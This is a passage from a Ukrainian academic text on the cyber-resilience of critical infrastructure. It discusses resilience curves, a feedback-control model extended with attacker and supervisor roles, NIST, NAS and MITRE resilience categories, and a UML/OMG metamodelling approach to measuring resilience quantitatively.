


Рисунок 2.1 – Ілюстрація концепції резильєнтності до раптового збою [37]

Точкою А позначено час, коли рівень функціональності об'єкта в момент раптового збурення зазнав зниження.

Точкою В позначено час повернення в початковий стан функціональності об'єкта. Значення (ЕС) представляє максимальне збурення для системи, та позначене синім кольором.

Точка F представляє рівень функціонування, нижче якого місія системи вважається скомпрометованою. Однак, стійка до атак система має здатність відновлюватися від наслідків збурення, або принаймні зберігає потенціал для самостійного відновлення. Важливо відзначити, що така поведінка говорить про те, що система не припиняє існування, тобто вона повинна виживати на певному рівні функціонування, щоб далі автономно відновлюватися. В умовах забезпечення відповідного рівня кіберрезильєнтності система продовжує надавати необхідну функціональність навіть у несправному стані.

Проблема полягає в розробці політики поведінки таким чином, щоб передбачити раптовий збій і у подальшому реагувати на раптові збої, так щоб відновлюватися після деградації стану системи до повної функціональності.

Ще однією проблемою є визначення точок та інтервалів, без яких вироблення відповідної політики неможливе. Ці точки позначають внутрішні властивості системи піддаватися впливу атак.

Всі об'єкти критичної інфраструктури потребують керування. В загальному вигляді такого роду системи описуються в термінах теорії керування як системи стабілізації зі зворотним зв'язком, зображених на Рисунку 2.2.




Рисунок 2.2 – Класична система зі зворотнім зв'язком - регулятор.

Для такої системи будь-який збій, викликаний збуреннями, призводить до змін вимірюваного значення, що спричиняє його відхилення від заданого значення, представленого як ϵ . Тоді контролер відповідає за дотримання закону керування надсиленням відповідного керуючого сигналу контрольованому об'єкту, щоб повернути його до рівноважного стану, як визначено виміряним значенням. Таким чином, аналогію з концепцією резильєнтності, яка була проілюстрована на Рисунку 2.1, можна описати наступним чином:

- бажане значення на Рисунку 2 відповідає рівновазі системи Е на Рисунку 2.1, збурення на Рисунку 2.2 відповідають зриву в точці А на Рисунку 2.1;
- відхилення від заданого значення ϵ на Рисунку 2.2, відповідає відхиленню від рівноваги ЕС на Рисунку 2.1;
- постійна часу τ для системи керування на Рисунку 2.2 відповідає інтервалу часу для повернення до рівноваги В-А;

- параметри, як перевищення для системи керування на Рисунку 2.2, можна розглядати як відповідні прийнятному рівню погіршення функціонування F на Рисунку 2.1.

Класична система зі зворотнім зв'язком показана на Рисунку 2.2 чудово працює для порівняно простих систем. Управління по замкнутому контуру пов'язане здебільшого з реакцією на зовнішні збурення, які за принципом від'ємного зворотного зв'язку впливають на контрольований об'єкт, на який діють збурення випадкового характеру та добре описуються математично (переважно Гауссівським шумом). Проте всі сучасні системи, такі як об'єкти критичної інфраструктури надзвичайно складні. А складні об'єкти потребують відповідно і складних систем управління. Сьогодні системи управління реалізовані в цифровому вигляді, в яких значно розширені зв'язки з персоналом та користувачами. Вони підключені до мережі, а також до баз даних, які можна розглядати узагальненням значення уставки для регулятора.

Проте, цим проблеми не вичерпуються. Для того щоб об'єкт мав здатність зберігати певний рівень функціональності, необхідно враховувати не тільки зовнішні збурення, але і потенційну можливість збоїв контролера у керованому об'єкті, коли контролер виходить з ладу, тобто необхідно передбачати відмовостійкість. При цьому збій в апаратному чи програмному забезпеченні контролера, коли його активовано, може спричинити нештатну, небажану поведінку контрольованого об'єкта з руйнівними наслідками. І це є також проблема резильєнтності.

Однак, збої контролера – це не тільки предмет для розгляду з точки зору відмовостійкості. Їх треба розглядати з точки зору безпеки, а позаяк контролери складних систем мають цифрову природу, то це є предмет кібербезпеки. Проте, головним концептом кібербезпеки є зниження рівня ризику кіберзагроз, що є недостатнім рівнем для характеристики кіберрезильєнтності систем. Разом з цим виникають запитання про оцінку самого рівня кіберрезильєнтності, тобто, наскільки добре система здатна подолати кібератаку за рахунок протидії, або як вчасно система здатна відновитися після кібератаки. На ці питання неможливо відповісти без формалізації, яка дозволяє використовувати методи кількісної оцінки для прийняття рішень на основі доказів.

Отримати таку обґрунтовану формалізацію можна тільки шляхом врахування фундаментальних положень методологій резильєнтності систем, які розвивають загальне поняття резильєнтності в систему категорій, що описують різні сторони цього поняття.

Очевидно, що методологія метамоделювання є природним підходом, який може прокласти логічний міст між системними методологіями резильєнтності та конкретними кількісними моделями об'єктів, до яких належать об'єкти критичної інфраструктури. Таксономія категорій резильєнтності включає зокрема такі категорії як адаптивне реагування, обман, виявлення/моніторинг.

Урахування цих міркувань викликає необхідність розширення початкової моделі регулятора. Нова модель потребує збільшення кількості інтерфейсів контролера, з контрольованим об'єктом, з користувачем (оператором), з мережею та базою даних, які піддаються загрозам безпеки, таким чином утворюючи поверхню атаки. Врахування адаптивного реагування та категорія обману потребує додавання зловмисника та супервізора. Роль зловмисника визначається вектором атак, яким він володіє, впливаючи на контролер та персонал. Персонал, введений в оману може спричинити шкоду своїми діями, як і модифіковане кібератаками програмне забезпечення спричинити руйнівні наслідки для технологічного обладнання. Роль супервізора полягає в моніторингу збоїв контролера, виявлення обману та ініціюванні адаптивного реагування.

Виходячи з цього функціонування сучасних об'єктів критичної інфраструктури має відповідати схемі, показаної на Рисунку 2.3. Модифікація класичної схеми відноситься до появи окремого класу збурень – дії зловмисного програмного забезпечення. У свою чергу це потребує відповідного ускладнення управління, що і приводить до необхідності введення нових елементів: Персонал, Спостерігач та Супервізор.




Рисунок 2.3 – Сучасна система управління об'єктом КІ при наявності збурень та атак

Як можна бачити дії зловмисника ми розглядаємо окремо від дії збурень іншої природи, які і потребують відповідної реакції системи.

2.2 Проблема кількісної оцінки резильєнтності

В рамках кібернетичного підходу питання про те, наскільки добре система здатна подолати кібератаку і як швидко система відновитися після кібератаки є цілком очевидним. Проте, отримати відповідь на це питання неможливо без формалізації, яка б дозволила використовувати методи кількісної оцінки для прийняття рішень на основі фундаментальних понять резильєнтності.

Проблема кількісного оцінювання кіберрезильєнтності наразі не має однозначного вирішення. Щоб зробити теоретичну концепцію операційною, необхідно забезпечити конструктивну формалізацію, яка дозволить використати спостережувані змінні для обчислювальної схеми.

На питання про те, наскільки добре система здатна подолати кібератаку, або як вчасно система здатна відновитися після кібератаки, неможливо відповісти без

формалізації, яка дозволяє використовувати методи кількісної оцінки для прийняття рішень на доказовій основі. Як вже зазначалося, кількісна оцінка резильєнтності не зводиться до оцінки кіберризиків. Проте, водночас оцінка кіберризиків є однією з найбільш важливих метрик кількісної оцінки резильєнтності – і це ризик. Дослідники, зокрема Лінков та інші [38] визнають взаємозв'язок між кіберстійкістю та ризиком, *«стійкі системи повинні використовувати узагальнені концепції, які відрізняються від оцінки ризику, але доповнюють її»*.

У випадку зловмисної атаки ми припускаємо зв'язок між ризиком і стійкістю в тому сенсі, що частини системи з високим ризиком, виміряні їх критичністю місії та непом'якшеним впливом очікуваних загроз, мають приділяти підвищену увагу механізмам кіберстійкості, оскільки вони ймовірно, будуть найбільш привабливими для зловмисників.

Сьогодні існує багато систем і підходів щодо кібер-ризиків, таких як NIST 800-30, OCTAVE, метод «Кількісного аналізу ризиків» Інституту INFOSEC та інші. Оскільки тенденція до конвергенції між кібернетичними та іншими сегментами систем критичної інфраструктури посилюється, то відповідно зростає потреба в методах моделювання, які враховують відповідні характеристики процесу і сприяють загальному підвищенню резильєнтності. Для вирішення цього завдання стійкість критичної інфраструктури може бути визначена кількісно за допомогою безрозмірних аналітичних функцій, пов'язаних зі зміною функціональності протягом певного періоду, який має включаючи втрати в катастрофі та шлях відновлення. Оскільки сучасну критичну інфраструктуру неможливо уявити без використання ІТ, першочерговим завданням на цьому шляху є визначення взаємозв'язків та залежностей кібернетичного сегменту з іншими сегментами конкретної системи критичної інфраструктури. Тобто, загальне значення інтегральної резильєнтності є функціонал вигляду:

$$R_i = R(C_s, C_t, C_p, \dots) \quad (2.1)$$

де

C_s – функціональність критично важливих функцій кібербезпеки;

C_t – функціональність критично важливих техногенних функцій;

C_p – функціональність критично важливих функцій у разі стихійного лиха.

Оскільки в даній роботі ми розглядаємо саме кібер-резильєнтність, а не інтегральну, наша задача визначити спосіб її оцінки, але в контексті її впливу на інші сегменти інтегральної резильєнтності.

Водночас, як зазначають дослідники [39], мають бути визначені залежності, які необхідні для підтримки працездатності системи, та при цьому мають властивості гнучкості для адаптації до умов, що виникають під час і після конкретного кіберінциденту.

Одним із методів побудови таких залежностей є призначення для кожної функції C_s вагового індикатору k , що представляє її значення в загальній системі:

$$O_s = k_1 * CS_{F_1} + k_2 * CS_{F_2} + k_3 * CS_{F_3} + \dots + k_n * CS_{F_n} \quad (2.2)$$

Ще одним з таких методів може бути оцінювання ризику кіберактиву, який треба розглядати не як ризик в цілому для системи, а функціонал $R(A, C)$, за допомогою якого оцінюємо ризик кіберактиву. Де A , є функцією ризику активу, а C є рівнем критичності.

В загальному вигляді під вразливістю активів можна прийняти відношення кількості можливостей пом'якшення загроз, віднесених до активу певного типу, до загальної кількості застосованих можливостей загроз. Під критичністю активу будемо розуміти міру важливості активу для місії об'єкта, яку він підтримує. В ряді робіт [40, 41] запропоновані варіанти аналітичної залежності ризику кіберактиву. Однак, незалежно від остаточної форми оцінювання, основна проблема обґрунтованої кількісної оцінки кіберрезильєнтності полягає в знаходженні методології побудови моделі, в основі якої мають бути покладені фундаментальні поняття резильєнтності і разом з тим враховано специфіку об'єкта критичної інфраструктури. Це означає, що цифрова інформаційна система об'єкта критичної інфраструктури повинна мати архітектуру керовану моделлю, суть якої полягає в побудові абстрактної метамоделі управління та обміну метаданими, а також визначення способів її трансформації в конкретну систему управління об'єктом.

Такою методологією, яка має перспективу моделі кількісної оцінки резильєнтності є розробка моделі кіберрезильєнтності об'єктів КІ на основі профілів UML.

2.3 Концептуальні засади кіберрезильєнтності

Ідея кіберстійкості полягає не стільки в тому, щоб протистояти злому, а скоріше в тому, щоб при спробі злому і навіть в ситуації, коли злом стався, відновлювати функціональність за рахунок адаптації системи до мінливих умов, щоб пом'якшити їх вплив на живучість системи. Іншими словами: її метою є підтримка роботи системи, одночасно забезпечуючи виконання місії. Для реалізації продуктивної формалізації необхідна методологічна основа у вигляді фундаментальних понять, які визначають поняття кіберрезильєнтності. Як вже зазначалось вище, зусиллями декількох колективів дослідників були встановлені категорії, які фундаментально визначають цілі кіберрезильєнтності. Проведений в [42-44] аналіз показав, що найбільш релевантні системи, які характеризують кібер-резильєнтність, представлені Національним інститутом стандартів (NIST) та розробки Національної академії наук США (NAS) [45].

Таблиця 2.1 – Цілі кібервідмовостійкості

Категорії NAS	Чотири мети, описані у керівництві NIST
Планування/підготовка – бути готовими до виникнення негараздів.	Передбачення – підтримка стану інформованої готовності до негараздів.
Абсорбція – сприйняти негаразди як реальність і підтримувати місію.	Витримка – продовжувати свою важливу місію чи бізнес-функції, незважаючи на труднощі.
Відновлення – мати здатність відновлювати місію.	Відновлення – здатність відновити свою місію під час та після негараздів, можливо, використовуючи поетапний процес.
Адаптація – можливість до відомих та невідомих загроз, включно зі зміною місії.	Адаптація – кінцева мета – змінити місію організації та їхню підтримку у відповідь на зміни в ІТ-середовищі та ландшафті загроз.

Неважко побачити, що представлені у двох колонках Таблиці 2.1 поняття майже дослівно співпадають, що дає підставу для довіри представленим категоріям кібервідмовостійкості, сформульованих високоавторитетними дослідницькими

організаціями, незалежним один від одного способом і відповідно можуть бути використані для подальшої формалізації.

В документах NIST [46] дається певна деталізація описаних категорій у вигляді завдань кіберрезильєнтності.

- **Запобігання/уникнення** – запобігання успішному виконанню атаки, або реалізації несприятливих умов.
- **Підготовка** – прийняття того, що негаразди трапляться, і дотримання набору реалістичних реакцій для подолання очікуваних негараздів.
- **Продовження** – максимізація тривалості і життєздатності основних місій, або бізнес-функцій під час труднощів.
- **Обмеження** – обмеження шкоди від негараздів, завданих цінним активам, таким як ті, що зберігають або обробляють конфіденційну інформацію, або підтримують важливі для місії можливості.
- **Відновлення** – відновлення якомога більше функцій місії чи бізнесу після негараздів, гарантуючи, що відновлені ресурси є надійними.
- **Розуміння** – підтримка корисних представлень місії та бізнес-залежностей, і статусу ресурсів щодо можливих негараздів.
- **Трансформація** – зміна місії або бізнес-функції, та їх допоміжних процесів, щоб краще справлятися з труднощами. Це може включати тактичні зміни в процедурах або конфігураціях, а також ширші модифікації, такі як реструктуризація обов'язків управління чи операційних процесів.
- **Ре-архітектинг** – зміна системи, місії та допоміжної архітектури. Заміна не окремих елементів, а саме перепроєктування.

Ряд дослідників вніс доповнення в цю методологію. Найбільш логічним виглядає концепція MITRE, яка базується на структурах кібервідмовостійкості, забезпечуючи не лише цілі та завдання резильєнтності, але також і методи резильєнтності.

MITRE докладно описує наступні методи кібервідмовостійкості:

- **Адаптивне реагування** – динамічне реагування на інциденти, щоб підтримувати робочі можливості та обмежувати збитки.

- **Аналітичний моніторинг** – постійний збір та аналіз даних, щоб виявити вразливі місця та ознаки можливих негараздів.
- **Скоординована оборона** – використання стратегії поглибленої оборони для захисту критичних ресурсів.
- **Обман** – введення супротивників в оману.
- **Різноманітність** – використання різноманітних технологій, джерел даних, розташування та шляхів зв'язку, щоб зменшити ризик типових збоїв.
- **Динамічне позиціонування** – розповсюдження та динамічне переміщення, функціональність і активи.
- **Динамічне представлення** – використання динамічного представлення компонентів, служб, систем, недоліків та відповідей.
- **Непостійність** – обмеження часу зберігання інформації, послуг і зв'язку, щоб зменшити ризик пошкодження, модифікації чи захоплення цієї інформації.
- **Обмеження привілеїв** – суворе обмеження привілеїв, наданих користувачам та іншим кібероб'єктам, особливо для критичних ресурсів.
- **Переналаштування** – налаштування узгодження ресурсів із функціями місії, щоб зменшити ризик.
- **Надмірність** – резервування кількох екземплярів критичної інформації та ресурсів.
- **Сегментація/поділ** – поділ на компоненти, логічно чи фізично, щоб мінімізувати поширення пошкоджень.
- **Обґрунтування цілісності** – запровадження механізмів для визначення того, чи критичні ресурси були пошкоджені.
- **Непередбачуваність** технічного обладнання програмним шляхом. Проведення частих й випадкових змін, щоб зробити вашу поверхню атаки менш передбачуваною.

Наведені категорії дають нам міцну основу для подальшої формалізації, необхідної для побудови метамоделі. Проте, варто додати деякі додаткові поняття, без введення яких важко створити модель резильєнтності критичної інфраструктури. Суть питання полягає в тому, щоб опираючись на загальні категорії резильєнтності обрати

певну множину понять, за допомогою яких можна було б визначати резильєнтність предметної області, а також у певний спосіб структурувати обраний набір. Потрібно зазначити, що на даний момент не існує консенсусу щодо такого вибору як для загального поняття критичної інфраструктури, так і для конкретних галузей. Більшість дослідників [47-50] сходяться в тому, що найкращою ідеєю було б представлення загальної резильєнтності у вигляді композиції здатностей, які кореспондуються з набором фундаментальних категорій, де зокрема розглядається цікава концепція поєднання двох різних підходів: з точки зору функціональності та з точки зору потенціалу системи справлятися із загрозами та їх наслідками. Підхід, що ґрунтується на функціональності, розглядає стійкість як функцію, що вказує на здатність підтримувати рівень функціональності, або продуктивності протягом періоду, визначеного як час контролю, який зазвичай визначають власники або суспільство. Підхід, орієнтований на потенціал, вважає стійкість новою властивістю системи, і його неможливо виміряти безпосередньо. Оцінка потенціалу стійкості вимагає розуміння внутрішньої мінливості продуктивності взаємозалежних функцій, які складають саму систему. Система має потенціал стримувати натиск кібератаки, щоб продовжувати витримувати функціонал без змін, а якщо ні, то пом'якшувати негативні наслідки кіберзагроз і навіть відновити функціонування системи для випадку, коли функціонал системи впаде нижче критичного за обмежений час. З цим аспектом пов'язане поняття про критичні функції [25], які потрібні системі для виконання своєї основної місії. Наприклад, для енергетичної компанії критичною функцією є можливість розподіляти електроенергією згідно правил енергоринку. Таким чином, пропонується поєднати ці два підходи у вигляді динамічної подвійної системи, в якій елементи, що описують функціональну та потенційну спроможність та здатність справлятися, виступають як синергетичні елементи, що утворюють резильєнтність, яка виникає в результаті динамічної взаємодії між ними, а індикаторами кіберрезильєнтності виступають критичні функції.

В цілому погоджуючись з пропонованим підходом, ми вважаємо, що модель кількісної оцінки кіберрезильєнтності можна отримати на основі більш простої концепції. Будемо характеризувати потенційну та функціональну спроможності єдиним

терміном – *capability*. Одним з тлумачень слова *capability* у словнику Вебстера є «*the ability or power to do something*». Цей термін може бути застосований в обох випадках. Тільки для функціональної спроможності це скоріше означає мати якийсь ресурс, а для випадку потенційної спроможності – це означатиме здатність щось виконати. Здатність резильєнтності – це властивість системи реалізовувати свою місію в умовах шоків та збоїв різної природи. Резильєнтність підвищує здатність системи поглинати, адаптуватися та відновлюватися після будь-якого шоку чи збою.

З цього випливає наступна теза, що здатність резильєнтності системи в цілому можна охарактеризувати набором *absorptive capability*, *adaptive capability* та *restorative capability*. Зокрема, як це показано на Рисунку 2.4.




Рисунок 2.4 – Структура здатностей (*capability*) резильєнтності системи

Запропоноване спрощення двокomпонентної динамічної системи резильєнтності співпадає з підходом до моделювання резильєнтності *Interdependent Electrical Infrastructure System*, розглянутим в [50, 51].

Поглиналина здатність – це ендогенна властивість системи, яка надає системі можливість поглинати вплив якоїсь несприятливої події таким чином, щоб мінімізувати цей її вплив. Поглиналина здатність вважається першою лінією оборони, яка призначена для стримування та поглинання атак. Поглиналина здатність системи передбачає набір превентивних заходів, які необхідно розробити до того, як станеться порушення, щоб уникнути небажаних наслідків.

Адаптивна здатність вважається другою лінією оборони, та визначається як здатність системи адаптуватися так, щоб впоратися з несприятливими. Але не з руйнівними наслідками пошкодження, якщо несприятлива подія все ж таки відбулась, чи продовжує відбуватися, причому без будь-яких дій по відновленню. Вважається, що

це частина стратегії після деструктивної події, також відомої як «спроможність реагування» [44].

Відновна здатність — виступає як остання лінія оборони та характеризує наскільки легко система може остаточно відновитися після руйнівної події з катастрофічними наслідками.

Далі розглянемо шлях до створення методу отримання model-driven model функції розподілу електроенергії електростанції, який дозволить отримати кількісну модель оцінки кіберстійкості. Цей підхід, на відміну від підходу data-driven model, має опиратися на фундаментальні поняття і зв'язки притаманні предметній області дослідження, в нашому вигляді. Тому нам потрібна методологія, яка дозволяє перекласти загальні поняття кіберстійкості на формальну мову. Такою методологією є OMG.

2.4 Формалізація кіберрезильєнтності на основі принципів OMG

Описані категорії та методи кіберрезильєнтності дають основу для продуктивної формалізації на основі методології OMG. Як відомо, OMG використовує підхід, який називається метамодельюванням. Це означає використання метамodelей, що передбачає опис іншої моделі шляхом транзитивного відношення між двома моделями, тобто якщо модель M_n описує мову $L_n - 1$, в якій формулюється модель M_{n-1} , то M_n є метамodelлю M_{n-1} . Це дозволяє побудувати ланцюжок моделей, кожна наступна з яких має більш низький рівень абстракції, що зрештою дає змогу отримати модель, на основі якої можна отримувати кількісні оцінки. Схема такого моделювання показана на Рисунку 2.5.

В ІТ використання моделей вважається суттєво рекомендованим. А оскільки предметом дослідження є оцінка резильєнтності контролера об'єкта критичної інфраструктури, то такий підхід є найбільш релевантним. Модель завжди посилається на єдину метамodelь. У парадигмі OMG все дедалі ширше застосовується підхід Model Driven Architect (MDA). Цей підхід базується на мові розробки метамodelей (метамodelювання), яка називається Meta-Object. Метамodelь визначає поняття та їхні зв'язки, завдяки діаграмі класів. До того ж, метамodelь визначає лише структуру —

тобто, без семантики. Модель є екземпляром метамоделі, якщо вона відповідає структурі, визначеній метамоделлю. Метамодель UML визначає структуру, яку повинні мати всі моделі UML [52].




Рисунок 2.5 – Чотирирівнева архітектура метамоделі [52]

